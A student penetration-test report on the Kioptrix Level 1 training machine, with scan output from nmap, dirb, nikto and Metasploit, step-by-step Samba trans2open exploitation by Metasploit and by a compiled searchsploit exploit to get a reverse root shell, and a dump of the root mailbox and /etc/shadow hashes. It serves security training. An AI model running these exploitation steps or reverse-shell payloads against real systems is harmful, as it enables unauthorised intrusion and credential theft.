**Penetration Test Report**

**Machine: Kioptrix Level 1**

Written By: Lakshy Sharma

**Index**

1. Scanning and Information Gathering. (Knowing our machine.)
2. Enumeration. (Researching vulnerabilities.)
3. Exploitation. (Gaining access to machine.)
4. Findings. (Reporting what we found.)
5. Conclusion. (Reporting status of machine.)
6. Course of Action Plan. (How to fix system.)

***Scanning and Information Gathering.***

**1. Important Observations.**

* Server not hidden from other machines on LAN network.
* Lost of outdated software being used.
  + Apache outdated. Used – 1.3.2, Current – 2.4.37
  + OpenSSL outdated. Used – 0.9.6b, Current – 1.1.1.
* Test pages left open for general public.
* This particular nikto finding shows a php backdoor is present in the machine which can be prove to be really worrying.
  + /wordpresswp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: **A PHP backdoor file manager was found.**
* Something more critical that we can see here, looks like a bash backdoor is present.
  + /shell?cat+/etc/hosts: A backdoor was identified.
  + This could mean the machine is already under attack!
* ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
* Overall speaking the server seems to be overflowing with vulnerabilities.

**2. Scanning results**

**Nmap Scan results.**

$ nmap -sV -p- 10.10.10.3 1 ⨯

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 09:18 EDT

Nmap scan report for 10.10.10.3

Host is up (0.0020s latency).

Not shown: 65529 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)

80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b)

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)

443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b

32768/tcp open status 1 (RPC #100024)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 25.19 seconds

**Dirb Scan results**

$ dirb http://10.10.10.3

-----------------

DIRB v2.22

By The Dark Raver

-----------------

START\_TIME: Wed May 5 09:43:51 2021

URL\_BASE: http://10.10.10.3/

WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.3/ ----

+ http://10.10.10.3/~operator (CODE:403|SIZE:273)

+ http://10.10.10.3/~root (CODE:403|SIZE:269)

+ http://10.10.10.3/cgi-bin/ (CODE:403|SIZE:272)

+ http://10.10.10.3/index.html (CODE:200|SIZE:2890)

==> DIRECTORY: http://10.10.10.3/manual/

==> DIRECTORY: http://10.10.10.3/mrtg/

==> DIRECTORY: http://10.10.10.3/usage/

---- Entering directory: http://10.10.10.3/manual/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.3/mrtg/ ----

+ http://10.10.10.3/mrtg/index.html (CODE:200|SIZE:17318)

---- Entering directory: http://10.10.10.3/usage/ ----

+ http://10.10.10.3/usage/index.html (CODE:200|SIZE:5413)


-----------------

END\_TIME: Wed May 5 09:43:59 2021

DOWNLOADED: 13836 - FOUND: 6

**3. Information Gathering Observations.**

1. From nmap we learn that website has http ports open so I went on the website and I found a test page that shows the computer uses a red hat linux.



2. The URL 10.10.10.3/cgi-bin throws a 404 error and leaks critical information of outdated software being used.



***Enumeration***

**1. Automated Enumeration Scan Results.**

**Nikto Scan results.**

- Nikto v2.1.6

---------------------------------------------------------------------------

+ Target IP: 10.10.10.3

+ Target Hostname: 10.10.10.3

+ Target Port: 80

+ Start Time: 2021-05-05 09:25:46 (GMT-4)

---------------------------------------------------------------------------

+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b

+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep 5 23:12:46 2001

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ mod\_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)

+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header

+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.

+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.

+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod\_rewrite and mod\_cgi. CAN-2003-0542.

+ mod\_ssl/2.8.4 - mod\_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.

+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.

+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS).

+ OSVDB-3268: /manual/: Directory indexing found.

+ OSVDB-3092: /manual/: Web server manual found.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ OSVDB-3092: /test.php: This might be interesting...

+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /wordpresswp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /wordpresswp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /wordpresswp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.

+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.

+ /shell?cat+/etc/hosts: A backdoor was identified.

+ 8672 requests: 0 error(s) and 30 item(s) reported on remote host

+ End Time: 2021-05-05 09:26:06 (GMT-4) (20 seconds)

---------------------------------------------------------------------------

+ 1 host(s) tested


**Nessus Scan Results.**

The nessus scan results have been attached with this report.

**2. Manual Enumeration Results.**

Using exploit database I found various exploits for the vulnerabilities discovered in scanning and automated enumeration.

Below is an exploit for outdated Apache.



Using Metasploit I found an auxiliary module that can be used to find what version of samba file-share is being used. This is done to check if I can exploit samba services.

**Metasploit Scan Output - Samba version 2.2.1a**

1. First I searched for a smb scanner in metasploit.
2. Then I entered auxiliary scan and set the remote host as my target machine 10.10.10.3.
3. The output gives the results of samba being used, now I can find exploits.

msf6 > search smb scanner

Matching Modules

================

# Name Disclosure Date Rank Check Description

- ---- --------------- ---- ----- -----------

0 auxiliary/scanner/http/citrix\_dir\_traversal 2019-12-17 normal No Citrix ADC (NetScaler) Directory Traversal Scanner

1 auxiliary/scanner/smb/impacket/dcomexec 2018-03-19 normal No DCOM Exec

2 auxiliary/scanner/smb/impacket/secretsdump normal No DCOM Exec

3 auxiliary/scanner/smb/smb\_ms17\_010 normal No MS17-010 SMB RCE Detection

4 auxiliary/scanner/smb/psexec\_loggedin\_users normal No Microsoft Windows Authenticated Logged In Users Enumeration

5 auxiliary/scanner/sap/sap\_smb\_relay normal No SAP SMB Relay Abuse

6 auxiliary/scanner/sap/sap\_soap\_rfc\_eps\_get\_directory\_listing normal No SAP SOAP RFC EPS\_GET\_DIRECTORY\_LISTING Directories Information Disclosure

7 auxiliary/scanner/sap/sap\_soap\_rfc\_pfl\_check\_os\_file\_existence normal No SAP SOAP RFC PFL\_CHECK\_OS\_FILE\_EXISTENCE File Existence Check

8 auxiliary/scanner/sap/sap\_soap\_rfc\_rzl\_read\_dir normal No SAP SOAP RFC RZL\_READ\_DIR\_LOCAL Directory Contents Listing

9 auxiliary/scanner/smb/smb\_enumusers\_domain normal No SMB Domain User Enumeration

10 auxiliary/scanner/smb/smb\_enum\_gpp normal No SMB Group Policy Preference Saved Passwords Enumeration

11 auxiliary/scanner/smb/smb\_login normal No SMB Login Check Scanner

12 auxiliary/scanner/smb/smb\_lookupsid normal No SMB SID User Enumeration (LookupSid)

13 auxiliary/admin/smb/check\_dir\_file normal No SMB Scanner Check File/Directory Utility

14 auxiliary/scanner/smb/pipe\_auditor normal No SMB Session Pipe Auditor

15 auxiliary/scanner/smb/pipe\_dcerpc\_auditor normal No SMB Session Pipe DCERPC Auditor

16 auxiliary/scanner/smb/smb\_enumshares normal No SMB Share Enumeration

17 auxiliary/scanner/smb/smb\_enumusers normal No SMB User Enumeration (SAM EnumUsers)

18 auxiliary/scanner/smb/smb\_version normal No SMB Version Detection

19 auxiliary/scanner/snmp/snmp\_enumshares normal No SNMP Windows SMB Share Enumeration

20 auxiliary/scanner/smb/smb\_uninit\_cred normal Yes Samba \_netr\_ServerPasswordSet Uninitialized Credential State

21 auxiliary/scanner/smb/impacket/wmiexec 2018-03-19 normal No WMI Exec

Interact with a module by name or index. For example info 21, use 21 or use auxiliary/scanner/smb/impacket/wmiexec

msf6 > use 18

msf6 auxiliary(scanner/smb/smb\_version) > info

Name: SMB Version Detection

Module: auxiliary/scanner/smb/smb\_version

License: Metasploit Framework License (BSD)

Rank: Normal

Provided by:

hdm <x@hdm.io>

Spencer McIntyre

Christophe De La Fuente

Check supported:

No

Basic options:

Name Current Setting Required Description

---- --------------- -------- -----------

RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

THREADS 1 yes The number of concurrent threads (max one per host)

Description:

Fingerprint and display version information about SMB servers.

Protocol information and host operating system (if available) will

be reported. Host operating system detection requires the remote

server to support version 1 of the SMB protocol. Compression and

encryption capability negotiation is only present in version 3.1.1.

msf6 auxiliary(scanner/smb/smb\_version) > set RHOSTS 10.10.10.3

RHOSTS => 10.10.10.3

msf6 auxiliary(scanner/smb/smb\_version) > run

[\*] 10.10.10.3:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)


[\*] 10.10.10.3:139 - Host could not be identified: Unix (Samba 2.2.1a)

[\*] 10.10.10.3: - Scanned 1 of 1 hosts (100% complete)


[\*] Auxiliary module execution completed

**Exploits based on detected samba version.**


**Exploit 1**



**Exploit 2**



Some more exploits we can use.



***Exploitation***

**Automated Exploit.**

I started metasploit console and followed these command to get a reverse shell.

The commands used are.

1. msfconsole
2. search trans2open
3. use 1
4. set RHOSTS 10.10.10.3
5. set LHOST 10.10.10.4
6. set payload linux/x86/shell\_reverse\_tcp
7. info (To check all information.)
8. run

After pressing enter button with last command I successfully entered a reverse shell with my victim sysem.

**Manual Exploit.**

The chain of commands to use is.

1. Use the searchsploit command to explore exploit database and find a samba vulnerability using following command.

* searchsploit samba.

1. Extract the exploit in current directory using following command.

* searchsploit -m unix/remote/22469.c.

1. Compile the exploit using gcc in following command.

* gcc -o exploit 22469.c.

1. To find the options available use this command.

* ./exploit.


1. To target our victim machine use this command.

* ./exploit -t 10.10.10.3.


1. Once the attack is complete you must gain a reverse shell into the victim machine.
2. Use the command ‘whoami’ to check which user you are currently I hope you have gained root privilege into target machine.

***Exploitation Proofs***

**Metasploit Exploit proof**

****

**Manual Exploit proof**

****

***Findings.***

Once I got my reverse shell via metasploit or manual exploitation I ran these commands and the findings are given below.

whoami

root

ls

dead.letter

mbox

cat mbox

From root Sat Sep 26 11:42:10 2009

Return-Path: <root@kioptix.level1>

Received: (from root@localhost)

by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831

for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400

Date: Sat, 26 Sep 2009 11:42:10 -0400

From: root <root@kioptix.level1>

Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>

To: root@kioptix.level1

Subject: About Level 2

Status: RO

If you are reading this, you got root. Congratulations.

Level 2 won't be as easy...

cat /etc/shadow

root:$1$bb7mJB5u$8/xu63rH8Fm8bsAS7iAsv1:18421:0:99999:7:::

bin:\*:14513:0:99999:7:::

daemon:\*:14513:0:99999:7:::

adm:\*:14513:0:99999:7:::

lp:\*:14513:0:99999:7:::

sync:\*:14513:0:99999:7:::

shutdown:\*:14513:0:99999:7:::

halt:\*:14513:0:99999:7:::

mail:\*:14513:0:99999:7:::

news:\*:14513:0:99999:7:::

uucp:\*:14513:0:99999:7:::

operator:\*:14513:0:99999:7:::

games:\*:14513:0:99999:7:::

gopher:\*:14513:0:99999:7:::

ftp:\*:14513:0:99999:7:::

nobody:\*:14513:0:99999:7:::

mailnull:!!:14513:0:99999:7:::

rpm:!!:14513:0:99999:7:::

xfs:!!:14513:0:99999:7:::

rpc:!!:14513:0:99999:7:::

rpcuser:!!:14513:0:99999:7:::

nfsnobody:!!:14513:0:99999:7:::

nscd:!!:14513:0:99999:7:::

ident:!!:14513:0:99999:7:::

radvd:!!:14513:0:99999:7:::

postgres:!!:14513:0:99999:7:::

apache:!!:14513:0:99999:7:::

squid:!!:14513:0:99999:7:::
